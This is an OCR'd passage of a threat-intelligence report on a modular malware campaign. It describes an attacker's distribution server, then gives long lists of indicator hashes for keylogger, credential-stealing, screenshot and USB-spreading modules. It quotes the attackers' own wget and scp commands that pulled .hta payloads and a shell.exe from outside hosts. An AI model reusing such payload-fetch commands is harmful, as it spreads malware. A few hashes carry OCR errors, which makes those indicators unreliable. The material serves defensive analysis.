


Figure 13: Location of successful logins into the panel

The log for the executed commands by the root user revealed that:

- The predominant commands are those for the Apache server configuration and for the MySQL service.
- Also, it can be observed that the root user handles management of the malicious files (renaming, changing directories and changing rights)
- We couldn't get proof that these samples were downloaded from an external server; most probably they were uploaded via SCP.
- Exception are the .hta files and an executable file; they were downloaded from an external server:
    - wget http://<IP>:8080/nUKIH9.hta
    - wget http://<IP>:8080/x7lDHGzXYGjOx5.hta
    - scp root:<IP>/root/shell.exe ./
- Also, we found that the authors had a particular interest in 3 specific IP addresses from Pakistan:

grep <IP> /var/log/httpd/access_log

grep <IP> /var/log/httpd/access_log

grep <IP> /var/log/httpd/access_log

The purpose of this server seems to be strictly related to malware distribution. We found no traces of logs or documents exfiltrated from the victims' computers. Another piece of evidence that supports our assumption that this infrastructure was used only for distributing malware is that the samples found on this server in charge of uploading data from the victims had the C&C set to a different address. So, it seems that not only the malware is modular, but also the infrastructure behind it is designed as a puzzle that clicks into place, where each piece serves a very well defined purpose.

Indicators of Compromise

PyInstallers

doc-collector

4c37ee05dd6858f52e86676721c65ab4f942d365bb19c75158fd3f227c435895 *2a9a49b3b0b6f55803399aad72c8f6ae
a08ff734e50f4a23cd58b994a84ca2672e242519e08e90bafbbbbd61e0256f05 *382646e33f82822f933af57254ef353b
08ad621f5a3cda3b718be146fca0e47da881b9623e3b5da20ce416f06532b694 *4c6e4c59f1d94cd474bab7ca4b72e111
68e4c9e9446f82918cde00b89c1a54234925ff5751da7a1fa0a3a7d93c738d73 *61599c97d0de2b3f8aa0a2fac347b768
780314d845306e691705e06c9fbc23d1cc919d339025834d152e0010e1d88264 *643b54562b7a4ad0a32dc2dfe4522182
a85d246c7f8fd3701c55b383b4da850c80e43257a84cb11e53423bfff79e4f6 *6a0cc06f807bf72ef7b291fdd8d3fa3b
948cdb28649b547e980374179a93cad9408f2824e9be22c56ad2046d6df20a24 *6ec82e9eccb9bee050c9f7f2750d0c7c
3f3731ff01467ef5863b68edb22c771f7974b579dd1dac3c65d429a6b5210544 *6f59001c2400df8ab6562803e45d10a5
b5ed55b5335a769e96e8fb44363aa533b704f1ebd48aa532882ddd2b9af62377 *794536b18437fe0f0034f0aa5ee28eff
b34c4b5dfba18d3b9fba5fc72d037026e1d2690c13dd41e13eb7568e1a48ea85 *7fd77927ed99c5b16a2561b5f393ef81
03b7cda71406eff7fa5eb1be1e83b9b9fd9bd1d6cd09f823297a3935cf948ab7 *8129bb4a19f3c7ef5525e17088adecc5
d9579bf0eb71543d164b4ea4d12cd776081cf7747fabecff542e46e9e9210d08 *84dc8c26bba73096aea09f380bdeee24
40b8f870d9d312fa62d5883d588102c8bd86c4bb4bee695040fc38aeeacf58f0 *95ef176b0a30badfa8b359d36ee8a5ec
2744eff5df9a1b476a66c66cb95ff3ae25707c2c23569bea6b48b4e2514a4eb2 *a955e081f2d9e9a4f1455a53ab989428
2c4867ee65376f6ac8e8ae13c6eb405b5a42175129b185715941ddb2aad44b0f *afd5bed99928055aa6c209ba35065af3
c13ce9192b9f3f494a12a7c8342888c89f1e0329554dbb67504230cd021fbc32 *cb2310618e5487fac04708e7e7f8bf09
79a696a7c71b08e4e4512f3d60b916f9800ce0fec90a700643c43cd011e823de *cb9ec8f80b4985d16ab80d2a1b52d4dc
9167e1446413f11ea786ac7a924c6eb1a3609dabb0090e7d04a3c8d73ba9b3c7 *d73a7017c646ed01666586cd6ccb3ce8
ea55a28faa0777f300a94bfcc7fe1930e748b9e7a4464c44ade8ac4b458ae602 *dbdc22ebd1735fdba1369843fafad415
b6df750d36212c0d3896a44b3fe755aac97a7414ce8e10e863fb5e9e1646f571 *deaa22e0e4243d7555cf945f27a03717
0f39e26c3f5f82164d4eb64c54fbefe56a58f9a42fa96ac16e8ab017448d0141 *f0a3e778fe984a43895d6e312ad06ed8
71b0fd0932a6e6146b95ee1ef2012e0e6481223dbdc7b4eb283344c6b09a99a0 *f8db82cca75f8ac1d2fd8d19f4840cfa

keybmouse

907cd1368483b82f934a7d9941904e052befb531a4820fa50563f6511829139f *206deb53b5d1e25b19b1b3361b915be1
631f416e7e4ff928ffb3eaac3465b40cfc7cc525a7f46d975cc2ad0a0ce5fd87 *2750d32675ea65f9a538aee502713370
c4de1d87429fe86211138f4923d288205c156f2a845fbd3f94180d3d1cdd1f1f *39750df0a1201610f3dcb0269c48272c
0d17da5c033bbbb9cdb7a14557e9399918d7d2feba89a9eb9926768ac5aea28c *3b9e3697bee154d9ad4bc0e2bb7d323c
ece5f726a5d7f48c7e1fae0cf43eaabe1ebd34e608594fc48122f87149133c97 *498e394a5a793f2f601cfb8eada03752
7445c95c23a2bb7c5f34abdf9fbca33aa1ce6433d9bf5868dc1d63d5b2a3489a *667f2b854c3785514d5ce3fe136be719
13978f2c52c27d878cb65d8282ba9e5f7df3f1f82c11290a9f0b0546226d180c *72146dae6e1e2b8c1788ba5d8f2b5267
fa285aa13109f2097dcca9e8aae761c78049b06f9d8873d8e80d7285345d8719 *8b73aa2c384d71ddd47247adff5d9920

```
453e03bcac47b8ecfeb64f72f8d312c3c3d8082738a7b7f77847eaff4185de1d *94d84721676bf773e96bed5877c3f127
171add89f6d121e355ed380356d0ae75cf90096a9b7e87349e9117869953066e *b525d72d20584977471dd629949f886d
333d1c555bda970465c70d91c1a604d4bf10e78f152475c84885b7c5685ad9ea *b798ea9dc4bb7d1d7d33c913821c20ba
537452937e6e4278fc4774692b39d396271c4a1513eb87b01436c17fda16ccee *c7e0c3237b4c52ab328c30751d8ccd03
e4d0bfff6ccdfadf37051b4280735064aaee80e57d4c803a4aaf65048ee05352 *d0ce199676a0abfa8b723867f3b6de22
95b73443332b10b71b64b511809532c12bead152c3ec5e99fa0efa9e796b318d *d7dbd001ac257638b4ffa2cc4c22b1fb
1e25f731159f557a091869817d53eae318a0557dfd3dac2b78247d37121c44e9 *e3bc84e62d56c4f40ff17dd84a0d4201
13a9d850ff7e064b5729e3d44d0a650126178abd0fd74acaeb1833ee0d7355e2 *f8e4b2e74cf596c0f8c3420475963891

register_and_upload
bdbee5626bcf5bba3d6565f551726216c44f1a165b445336a3fb9574be8a22e9 *07ad21e5e8a33b245dc70143abbd370a
d73e19611005c68f617dd73ce870603427b7d8a6c1a8f03eea0f37e2b21b5034 *07ecb64a2254e3d8a33fb370dcfb5f04
7ec8889ec69c34e5b7cd4487c1ae33c3bc3aa80953794d19b627f098892cd861 *0baaaf02f9739ccefb3bc5c2d9c9d124
93a51aeff44d9d9e2ab0942a81113ef62dd10b2c25ae3ac45d7d5fc9d6eef4fd *9f2315b42eb4229f978839611bbcd5ee
d032d6e96ad2a028561aa87aa16e00e0c3f5e40ecce7b858d13a4cecb929bf7c *a2d6263d67de8fac88f9262cc2304a45
152279e5bb88d1f30ef535d0ff59aa02c71221e5d105c4381d777fbacd99648b *acd455dfef94541bf5279c2a9bf86411
cef62cf44a1ffcb686d9f28ffc9d2c711b1bad0b287de0700865a891c5d967a0 *ad2ccbc54c1c210f43b491b9b3e2153f
41ebad87c549782a2cf6e34deb6a41192f6985406e2e3ff3d0db86d3c83db9d7 *d75b1b451c44ea22df552709ca6f2af7
9864b9c584f5d970f28e2584309ef2dbd1401336f0bc0ceacdf676fc9571a33c *d7c047c4e4001037236691bb3c6d528a
80ce1e4f576c31099c58c37de233d48960b311b9f4c6166bbcde82748aa9d6c3 *ea61ef418fb89240bca253696fd36de6
578733b41d4d8ca1a42c294b3e9efc5290eea330595b7235bd2cfa733ed4ebda *f0c60380207f8bd64a2e245e9ad24f05
```

C

```
TheEHAeroBatExe
047716e06a9ab83b0b378e534e52c231039aa7831ebf94329095a10a92324b17  *1a1beec8f09926e534ce0d92e56a63a0
a1f29b932830b97b4cdd34bd79f83fcf7e44434cb305b9c9b2a41483a0ef22aa  *3397a81683f088a42161c171c38dbee4
b524c55ffeb6fd0f8fc140b1882c6bacc58fa5c58b2289449de91a7bfac47208  *3c02d149a36bbe214e8f78a0dab58fa5
db06496d95f9c2b3347dd62be8b2b82a6c0b44d86886c90dab178ff78f68bf1f  *49f6c722b6bf4c523c69063a24ea9aff
59f2338f18633ba232c0b7ac9058f8b2c311c1e5508e2089007cdf47d944a155  *553f569bed5ab8537af62df2245ec877
68d45702f63ae487c660e74ae11e9e146d90b2f7d3421db3f325d7c98d11b1cb  *5db9f01df0d4f144e75820db03ae3bd1
154837d308643285b9321f153e4858326c19625d89ee2a2637e527ddb0741d8b  *5f4b6fe455ac21f6ea48c8eb1bc5c43c
2a2d093d82525de01cc4de27ecfbdbabcb366df22de6c8d778530e816b1b8c63  *784063ef8e81352874292cf77b15c579
78055478407e0ba9525a03abe8524f128efb3829080a6df10142a620d18db274  *87816b87902244c4eb02591db9123731
149bbc9afaec9c6baf5de7dd9ff6dc340d15fe0efc5d78297000fee70ba1a33f  *91c094c618ace4561687f9a66bed236e
0210148467196b6060cda96cc931703c790319ef37dcfa96d40e1434162226f4  *9dc50377498fd0959686863fa46231d1
b1fce68447385e1191352a8c204a4e96fa3db997563a8c4baf8d5770b1c01e6c  *d8fa8e747bcaf507f49c37989fd26133
6dc5c5fe202a154a9b8d549c8de78e34da1948c885e27a149028c1ea887469a7  *d9d00d0a641337bb1caeb25a59dd648e
7b896576b7721e301418fffa8b2ad5047f080f6fe1d16bb4e071b82d1125e329  *e2f064f980b34a00d2376a8351a74f61
```

```
d29a76bcabf27618a046a28f577690b3193505e9a558b4856c39d11571a48975  *e417457a04cf9da41fc0c8787985a790
101f13aa74ee0de885472cb934e4bd806e6ff299f19bec9a92cfc73df206cd1c  *f04e31ff256a6dc44af48dbf0b917e7d
0dca62e722786f03868cd8da4d26d58d4438eb9bc4e577724f9b288a1a28c307  *f3e9d98948db0249d73df5304e20e6b3

TheEHDriveInfectionExe
d444581554b79312439ba397c531b8bbea0b933c1b1ae51e412557b7f9432eab  *58ea5b92bc087d80e6290d822b78a4e3

TheEHInternetDataAndCredentialsExe
8f7314a737bd126d4955b03786443fde4f1675c58455bc20179570bb8c740cac  *0c2a48a4aaaaafefbb8f1cc79b429d0d
c786c3d3983e774cc9477a774f28cb84678c38b38a900bb053b879545de10f8e  *1317e762de34d92f56880768eaf85e11
cfd9dd4336cf304df5753e322904bbfa050cdfd1ef3f20275a5588dec7eae550  *19613b41b03ba2276a029c2e66628f21
475cb6180bd151923a6dae896a520d5552f3b3e9343d8b169539e6e16894e601  *4e1b2f4cf9ce675bb080095e971a6fcb
b8b15d5a1bbe97f29cd8a9e270258198574a8c6c68a6ce3a141a9183e451a3fe  *58b36903ad62f76703ea561635dc06de
71b93226d2d227ac5ea51bd3becbf4e80da0601a07ecbf5095984dba65a172b2  *5f3bdc311c0bd5702ff437c50b380c7e
a8cdaebbd3b6a63bb2529a944fe90d93b6be9462b1f81513feb07241abb9199f  *6a0077da319b721f2a4d18b5e29c2c9f
fe2b6993dbd9445664cbeb32ecd67d19b2351d3c196f5b255e07f4698f45f4e8  *740b65fd2ae1d21c552292ed3cbcd669
5b54c5d3f11171042aaf4025b38a170a7a7608a6c5ddd00be01f793de32232d0  *9258b381de202eea8ec8184e0f374fef
8dcae3ee286772ab944f6280368800df61135931ccd2b860d08e4d9ad240cd7d  *abcb9548c81913378e47969be702e66b
22f22653cb8ecb635b9284113a3065e63f45048ef2c28b1d36a8e1bec45180b5  *c678ee0ee5a3b0c07caf5641ed3f4305
be94452393311003bddc40b5bb08041d65056ddcf67fb08c7a6a398736f45d7f  *cb7d95b88f2af1dc9d5aeb699382224c
e6dcd6c23bf1a68bcd457e3120b1a7a952477c6d2f1d40c2a287fdf2029c39da  *ce7cd6ca7669551de3d6fea2c4f1bb39
a63d816a82206749fdf399028cdd7c09ad08d836ec5b2cbb584dbeea14a94494  *d8b31e7523c1681d1838c50090468942
98c1a766aa5df834b3e0567bc62b6ac25ba18a2d1b2abb29162fef90123a9b9a  *e7073a90345b2ed4584c3c69f22298d9

TheEHKeyLoggerExe
f8aba471040d392e9736089ce47f3dc7a8721e9e3d447c51d0b48ca9605e0e6e  *08feae41e8622595c30c12aafcdc8594
78780a0f04db69a1eee957e9624fb2ec6dc3c84c2c1c672ecd2bf85c065bce67  *150a01d09fea1a1aeb0181302bfe72ca
c0e71bc519025edfe1b245c97501882b0d9bf50417ccc2472ec8679476bfd819  *34f4000aafdfdc88e043f560761c695f
d1b7b1db634e9396fa56f0513b27dba9d59ba4e0477c011f935d8e771530d152  *3520b051a02ec0c29891adf487d7817c
e9fda761c651100dc3099df99fcfad20126f78f07204f9fe4d1bfd80f49fcbbc  *4de04675c0a1232da4789e13f891b301
fa84fe7afd744dab12f1007a54a22d913ed3f3f773383a547a3ab6cbce34973b  *5473be0d12bc9a38c8edbf3090c9ea4d
ab103710a55040ffdedbadb9c8c3784a7256a4e0b064d77ff9de734cde3d9d28  *639cded1171aaa46198e575f622d6d67
ffdb6cc8f6f4887b8074e4add5f78139653818d6435990d9ce1f9489492f39a4  *736aa7fbe4ada34225f450d8b00e465d
3840589f760b283749ae52fc2ca3dfe62946ee343a2afd4c6d7a94a0ebd42948  *7a766a83c07b6451253aeca7ec2b82c2
7b317fd22869204d09ae58395577a92629242ce6d6fe8715aea290348dc1f9fa  *8101520737ec7689978ba32c1475a83f
9dc26f163689ca0b110f99148e847ce55c1d65ef86cc0d32c77630a2f06d9089  *8ce1a58659a9fb8874a55d361e835c94
e1abcc37dfbb8b545bf48d9b101e9e8dad32f4c10a078c8bf83021b69c1655b6  *995c3192c6ca59591af0efd81b456d27
2246b1e907f2ace8732ced84f53012edbff25788ba8ed362effa4e81edc70595  *9cfa8162d9b4421d74667da3f038c7c9
73cba1cb103c3513fe80aff6796551cfe3de9c8a07db53a51bc2f0b17b1e4ec5  *b633dfca9ba49469dab3b33306123366
```

```
f32b1a835d48a3c7eb6c57f4b35e25231c41ea1df34b606fe85323c19fb33d8f  *c957de76259c9a82c3c0a1768ccbd878
09c9af7b942e799acbb18c31692c3aea325129e1eb64705a0b5de96797a69559  *e16afc1f98446d224a2a96703da64b2d
de8e0bc8e9e8b27b93c0e053bc3546e8c8e96cf6180228dd747c73cd728f5dda  *ee3af2766817adbbb4a675b5cf8b7229
1f8824b557f978c26372766e2620a1570f6170dacab3b3dcfb020e39980d8388  *f6bb8e44a4bbdb725c07ff1afc9d9b0a

TheEHListerUploaderDOCExe
40edf766936624c6c092116849fb5023cd1a9f74925de09e4e7cd253764ea420  *01db1954841312473b002bb2ca470f4f
3a08a4d75df3ccbd56451c226f215d23621f02921ceb3b1d210b7019c908520a  *0cf89a0576364c53574c2ffd68eeb45f
19a56eb8c9e7d6b96ecb1147b67b314763cec52a75bb7844f3d6e16cecfbfa16  *1d1b4f70431e6049b6f1a025e9ab3765
7f611a442d5856de942172d5d96e5369f47fb4b9d03b3c4f453689501d4005a7  *1fc696c0044725773a3e1b4bb9fdd429
4099fbeb71c1ba231be0e83dafb3d301c5e8cccd979ac3cd112f09f4725213ee  *3342f1ee5b1326a2d8b5501a3adf00e2
c0b09e83207e00633b437275853b7289c7b9bc0105ccaad9c3e90c7b002c3a3a  *4891904a54bfe92c93bfaaf488ad9fdc
d81f5c5aa59d9f15422bc27c157da1fbf1a46e6c81cce996eaa45f39811a5970  *6f78947f8686aafa27593311c52c4ee9
04cb44cc71f738d586eafc2a2215f4e7c805c5c44344533377024b1be94d83ba  *83cceb09ae2f9002ac83361f2668ad1f
ba9364caf9f85358196ee5de8a35d4a36412ddfb8ac252caeaebf8e2ea48a96c  *9a9eb739a62630504b27372e883504b8
85d84633c5c9259c80c323e759d0eee09c92f235d56017ea95837ef26af378ce  *af19938fd664df46c9f85efad6833ce1
bb2d89aa2c1959e3df8f1f6cccb20ed0cee0edf91f924c0d9dc89cced716d46a  *bd0bca06908fdb5db31cbc9f43e11597
68a0beb6d3934f91eb437cf9b1a01adc7cae6ec46684758684d336f261d111f8  *bfda35120b04feec22cc566a350453ba
aee11b4203fa0c340390b1fa1b9fd09bc819f36832666c12abce45ec20acb467  *d15bc03dc39c047894e4b8ba08cbad4e
bd2e8c800250f428fc196e5ec042d0c30ae1af39233f7457ad63feaab09fca8f  *e1a83a4c342f784ad83bcad061c5845a
c5913d7bcb3ee48328c339589e76ad27522aafc525ceb5a10592fa92cb68e7f1  *e79e4bcf12456744edb8ae008b91cbcd
aa1504c1c2de600a87ff36603f01bc7cd136137a20e9765307b91b68cd2ad21b  *f0ecd67f81d95cb79a1ae93859d6b480

TheEHListerUploaderNONDOCExe
f551fc0d24e62dd9f9c622b84264d655064b5f9f88247521714201384O1db617  *029f25e50d98f602e966ee8b7858fd88
5183da5c3a835f867175802b4befb9b2c424add8b21a5408b2e43a0fd94b7712  *1a5749c1925b4226618fff7ca160de14
a4f94842fa955da3ca0cc8d887ba15311741368c3f8c1479563c2112fcfd42e3  *1e597222c7863f27018cb601c86fc8eb
8a5bf882d1a6ad684fb1589b5943ce34677113f4c8a9f8c861dc8357dd26f3fa  *2342c4c0f2f761e63e598fd5d1bf3ad2
585ae032bffdc96c95046ca1d1476ced96d037caa18b42f68ebb9beafa5a7f53  *265f854bbdddf6622192bbe640391d2b
24827734d5dd5d0eed51bd4d9a8774c094fff7a11580b94758f7110388ab0fe7  *29d2b21d04179bb9cad81e380b863cd6
635386a7c6a3610fb04f4df21ea1823bc13447a5cbf37a267e3b35667472da03  *50f0fbd4c2667442fa376df7aa06b7de
993941d8d46a6ace2f16a0f5f436a0f94f806f584cc410697a20db33e6c0b65c  *52d629293a9e45f8595a43ce23743f75
b6b520a8381ea915b026b25a31e439fcfb6bbf24925721dd7d2cf1fc2a7b60f3  *88ca8ee9effefb5e5b891950548260b1
6ce4cb29d1ae7693a375e8adb7157c47cb80ac790e3fee94c079608cc7024881  *8c672e80c1d77b82a4c0b19887b1ce05
32ed9bd00b1d98ca0e770a27cc5944f4386080a999ccf22178b4c4372fd3af0a  *b7a5dba29e4acaa8f1e7d5a93eb7e872
cd4890024802e73c26f523d255c680ca8e097a0b1d0f0726b614d485a94737e6  *bb37bc32d243a36ce9ae0d1045019de6
c9465eb2d6f82848460c9a780dfbe5ea494f7287e4be2938abe39601e6cac5ad  *d9fe9a511cfa4515833a8fdf9fdd5ce4
b3908580f73d668580745f2bd120812d5ff14f917b088b844bf3d65d19761645  *e994565ff7f49de1046b438ecb36e985
a74e6e7a12fa82d3088d8ce585355812dcd7d9a7599faa70de22d6beae91a874  *f9ff89d9149cd0cb702b0a6578d33078
```

```
TheEHMainDownloadExe
dd5025915ea4650b00572743b159cbd698ec93a178baf5a9ea0af2cf92dd2348  *0158315f683dfee6d4d906b776e5229c
df7add89b02d6cd4b96621a0f24395ac10c1e3639b0568b9a466016ffd947f6b  *0190839b46e0c4ee63b3a08286ca67e5
0d7455f96c7fc8f0704426929d256ed4b8bdf8637d8033e7ccb49de9790ee03d  *06e077a9d3777df42e97fafb01c8beae
e0a3d102a642fcc9672d26bced34c641bfbdbf697744e0ae6c0f44f7d4e3259a  *09041eeb065709c0a6946a62dd350e13
db66c6fde05a31abace5dc1b015697e48c89b8fff371d7898d53d18042421e2a  *232fba01682fda9c45c30bde970828a1
15711d8397b4d7c112d56b06cd4e993e52c3ba6d36a29531e8e00705b046c281  *292a3d40f58b9798c1bb6d8a7d210585
16ce2198b3addc955d244bb42088295fbf8ca4cb0cecb463618e2d6c82b6b07e  *2f0858991f2429ddf78cf2bffb8c3090
5e207cee491fb461063c1c5cde9a87e1cbbfaecac8836bfdb1d2fc59dceef92a  *30d014883489bee0ad5919ac161c06ce
4269772d16aa1add78f366401e02e021fef709ca9438220d25a2fe95f75eb2c3  *335da919eae2a42fd56af99fc8760bf3
3604cdb96cd241158c76bf595972fcff4e0739e33d0f089a5fe67d76f90b9b6f  *38f9b4dea2109199bc69395e49240ca8
02b29cef5305274a8791130f41d195abccd1719347afd5e7f75719f48dccfb8a  *3a9cf7c73def94eadfbdcca3364672f0
c01f753bc45839c0bf0e4876fb21b00fefead7d9b8b8624a2362c166a5eb5606  *4258ad32cfebcb1ac27749d5e91978b1
621a4ed7159741143cd226e857e00c167f1b8d2beb7db2d728ea4cd140d3221a  *4261828443929ab6c387e72f3553aec2
81ac94e6fc8c2abe9cfa03e94282cb3e323bc27ebce7f4294025fe508677b2db  *4311d80e8f243b7f0cf8805457b76463
a47dfca612e4f05c9d943cd6d4e380146a044d7dde263ba575de4db419559c33  *4e279fac2d347b23f02e4f8b48d11088
b52eb6e0b0f38b0e093155a9190aa4a450e5d533a3e4e496907a96d949e9d641  *4ffcb71fa8a9e1a87b19b1f3c222cec2
2d8ef32722adc6de0b60dc0bf5cfd28e7be542a32211a374c119d3b33dce9142  *5acad73439bcd4bbbb78af15117c7bfd
59e0629a65982a7ae3998387dc7eacd4b5b5beb5bb586ae6129e7d9184b6da3a  *6b33c6c8149a469d924d7f3466a9a2ef
37b94f9a7aa3bee879d02d8575c7e9460cd841f5f08a40364353a19bf5dbdea8  *702b7a97ddb0a51c1cc1673d14543ac5
eed7a11bbab18cabbafe8ee210594b79fc085a37392ef6a8350202d8d744fcbe  *81861a8a43109c45f9160b4dd8b6d2b9
7affd7a20aa134bdab2a2b2645b5c86899f6d6dae0b66b03d2be8fb5b4f4e6c2  *87562695cc4a4a07b7fe2fff9fbc4eb6
5dbecf776d78f8ff9d3b609dba69090371ae1887cf7bd5dc1e25090797a3cb82  *9afdf7da3c5c84b4995da79d410d22d9
d5e026fc38c837b254e3bece40654ce528155db6d7ead7e4c5d0bde0c150ccac  *9cddfd8fa9dc98149e63f08f02a179cf
ec28905a7087be82d9ddba32aeac9507361614655857849 9aa5da8f166f6093f  *9fede3ccb1898dc7582a746ce9e77852
1bbebc144dbce4e3c56289598c55cb127f16ebfcd52d424c0be6c9216aa1ba72  *a925aaa5eeeaee59a96cef3e5ba7e703
87ed0551267c6f07938db2964b1786d60a524ee739b59ecbd18904552ef8ce34  *bf6ee7450d3dc5ba2b0ae0543dd0d218
4ab46122d9b70ad0015d50cc15c1cf887cce28e844eb68e080940d77f784c64f  *c2be017b2fb3ad6f0f1c05ef10573b90
d2363f6b01b72fbd23a6c60565b8cb749041473f438ac6d399cb212463b6c87b  *c2e8c3dbee0fa8ce92865075074c80ca
de91bfa91e3400e561ba8826acd50809b07fa6150df55ed4a9c67fc6abef1bba  *c3c03fd55c0cd0c2247ca96376203c9a
5bbb5669aa585d8d00f11e7d1b554fea0a17bc29c29b6ba8e6b38bbf941e510a  *ca50a3a1728e015228f6d97f5dc15999
4b704dffe1434bf0d31f235094601d1afa8e1646f681fc1d561a9fd00a322fea  *d6bc758448dd510cd97f92f1dc99a2db
67ff232d3d55ff2676cccb532de679f0a016ea43e62642b61452404c33e268ac  *e02377364a3833bb4e89965b0c344a25
7aab7d3cdaa78e53226f815ea1ece4a05fa2be581cc9aae73e1785a4448cfbca  *e8cdaafd6deefcee21530070444de679

TheEHOnlineModuleExe
ecbe5623a3c6ca45f957abcfdcbc5c50cd950d10985a15c2c8b98ef5c240b5db  *007e10e926d5c51048ab86a61c66a06a
580a6a82ad8db05cf8a5998bf3da94729ee06617cb807d6db5b557c1e55d705f  *01710a4b3ea78b63dc9076dbeff6629c
accb8d8f906cf95338773e073d3621970995c63175e0099ad74986026c0a36f2  *066c1c5b0405bcf35cd583aed2f79235
```

```
9aad1309412e8bf3a385f06b8feb3398e0f2ee3c0fed3c823fe3aa9c99fc25ff  *0da9849f3c34f222f8da1b973bee530d
683d314772729721d5b19b89c27c737953cff42c84f2ac86817068b111c2e493  *13193ed42b44032441fe869afb1c00ba
10d8ef8c891d7306bcfab9031bf59962cef89dd71dfb2948eddc927958e72148  *1a392f6145755a6c94b475d06d68ed6a
c71d19c1c83463d155b4e476f585bb4acf31ac5b16e931749694511fb1097090  *44d633a550bd8a1e292eb55787ed30f0
ff86836ecf80a62fb63785e94c39a6c7faade20389e20aac066c66b180da8ea6  *52382e358b46dbfe43c9ec3f77181f30
33748b0f4777e7747b0811b720402a2d2e8069e07ad1a2d696087f53cd682214  *6c867ecbfe5ad161bc00deba1414a304
5b4954098a9de7ec7f43a8aaddf46021629014db90624251b50b2c5ee23de8c2  *6ca65e166dbc681f10a17f34a35a94e6
c83eee89ccce26fcdb84b9f83f0d1d6d72f8d956cfcf19a9eb14b37e867b7206  *7b648b51f046d94e278fda396fac205c
2eedeba461702b49ae17a9f6875927736e8cddb0eb6c00351bbf6be67f3b9e7d  *7ef4183c6682704412d2fc4464271d43
5613f70ccc807cfa3b74a66b101d3ee48e3d5d93edf0033f9ba94145fecbfa75  *ba7658e80591021a7881ac7573226dbc
1204dc1313f83b6099a20b46e2893b5086936a346156f0622e0b16b9755f73a3  *e9d0d4c7b0957f0f24ec7b1b987d284f
961f127ce015cff5568c0f01ad627e5a10b43c0d089f961bc83c85799c157443  *ea97285c6ddbe7a04c6275913d5e434a

TheEHQuickServiceExe
14d9a61e49c9a9cf6df1c329d948d2b77fa78cecb5ee58a105766a7475dc6a39  *13f046948e743e9e244ad0db1f993f98
c74f9a76180adb206279b88549e4afad883c2d2c2b1a5e4b36a17567c4146aef  *1dfc98d3054c968e885a32c044192ddd
a6243b2a7cfb11cdca828ad7d08043ac9573c8ce2ca0e13487e1aae408d1c694  *d0dd1c70581606aa2a4926c5df4a32ee
03c0810dd4cf9b77182c559bfee9c8b506c4f967c93d8feb245647947a567321  *d384476cd94ec6c44522f1ea6529ef69

TheEHRemoveableDriveExe
ae83ab76afaf88c1bc2021a65030c24e65e9d3312e034e904636b91b95735d4b  *0676f6c5414691310ed75ad0ffe41819
cc00fed98a3ae88766aaa3ac73a4f8ebd4f342b2e45d186a7d40ed0a242422ec  *0eb53fa91a28ddcc18382e8d9b8b1069
7f4c60d90098e4895dc6c7d0babab477e1b6a3d726e6aff09146ec61bf40f5e4  *12770f49e6e4180263733515b1cfb1b5
5a39ddc8ea1c084d9f5c3bff8ec3cb32118474949de658a5045ec92bc6c56e37  *135bed50c5aa2465d0b9a83d6f49bf8a
409cbd46d609ddeb0ed63c58143bbecc04bb346fa72bd951d1b08961d72f92d0  *161e4d32fac63ab4b7bc0ce0086ace60
dd7f91e1506e6236434c8de5f3499dbd7730f14d32fd084b19b2c51391269e5d  *1cab64e7eb714b45a04cb8cb8aca73b5
60b371e07ae53371f2f3ebcc9d13ae0c7145b5f7ef99f09b6993a13f5b15e4cf  *1d90a398a721ea2a0dfcf99990a88b15
7d6a68e9b1bac29cf4a455f6f7ca39b4dcd0759b793cc9e39508e29a2f3cf49e  *3262496500160fffa7af9c576d171eda
0f562ff2dce2534cf8cec6f81b9f6632f9bc9a9888a1998bc64d1ce9592c6a81  *342c8718a1b1e70ea8b44bad0ca478d3
ffd8f63d04a471a98f62df53b190ab241b4d293bb3ed1774759d3127d8bfc8d9  *381f70d1ad4f3c3e3bcdc83efcf3f9d7
d352d0081c055444ab3cf1f39b4cca415f90c3a4e527d7c6c4a8584617b8856a  *3fb42641f9376b04d0cc98e3c2351156
6113e63a619bf8d66fdbe44ba9e8c3f4177b9444648e2a356f8b44731dce2cbc  *572d7f2b1926a83b55bdc74d94746d8d
080550c590039558d90fc9d33659863602834be08ec398daa3e79f3d371dd8ea  *8f967a432be6b67618607aaff07338cf
21571478e8143cd8e348d7a353b68e72866825f2fbec0e2a3e270da4dbd1dd36  *a8125cd481ce67fdbd5862f8750e9652
8f96ab2ca31697012c978679132cc1ecb267864673fab85772541b0388ae633a  *aae979afa172627bc9a47365ca5b5f51
22001a5f711aeddb2555dd84b5efb4a543904e38108ff1dadf78e6f215189b3b  *bf256c0bfb3aab078907597d505c6732
```

```
TheEHScreenShotGrabberExe
2c4580ea8a8cb57daf054351cfb64b481d970dbb97b5d8e9e516e90a4d845c32  *03db95ef308d88ebb7f8b8c7cc157dff
ccd02660dfd96c2cbbc5d2e9038584335634a01f763c8348709701e74daa8098  *0ec4da55a0e6319d00e3d35544ee3c9a
6ff8e9ffa88d018c99ad5307d9cf9607764e76151a3821a79fb90fbe7aa61993  *16a813b135c9caeaa52c4a5ba1ec7f76
a5e686a2aebb7ae5491954d2d5b19eb5bd69bb4344502c57e60c517448667b87  *559b920616cf2b05c593340584070458
ad413caa41400be85b5f8a61edd21d73587a752a4b11c680a2847993734782fb  *5b7d109a13c8bd683ef77fc572a49aa6
8bd250137266b732d3ee28532809480f15a5036d3f8d548b88d06e0ce5951726  *70f897e939e9f9dd7bbf2ccf7fb6b3b5
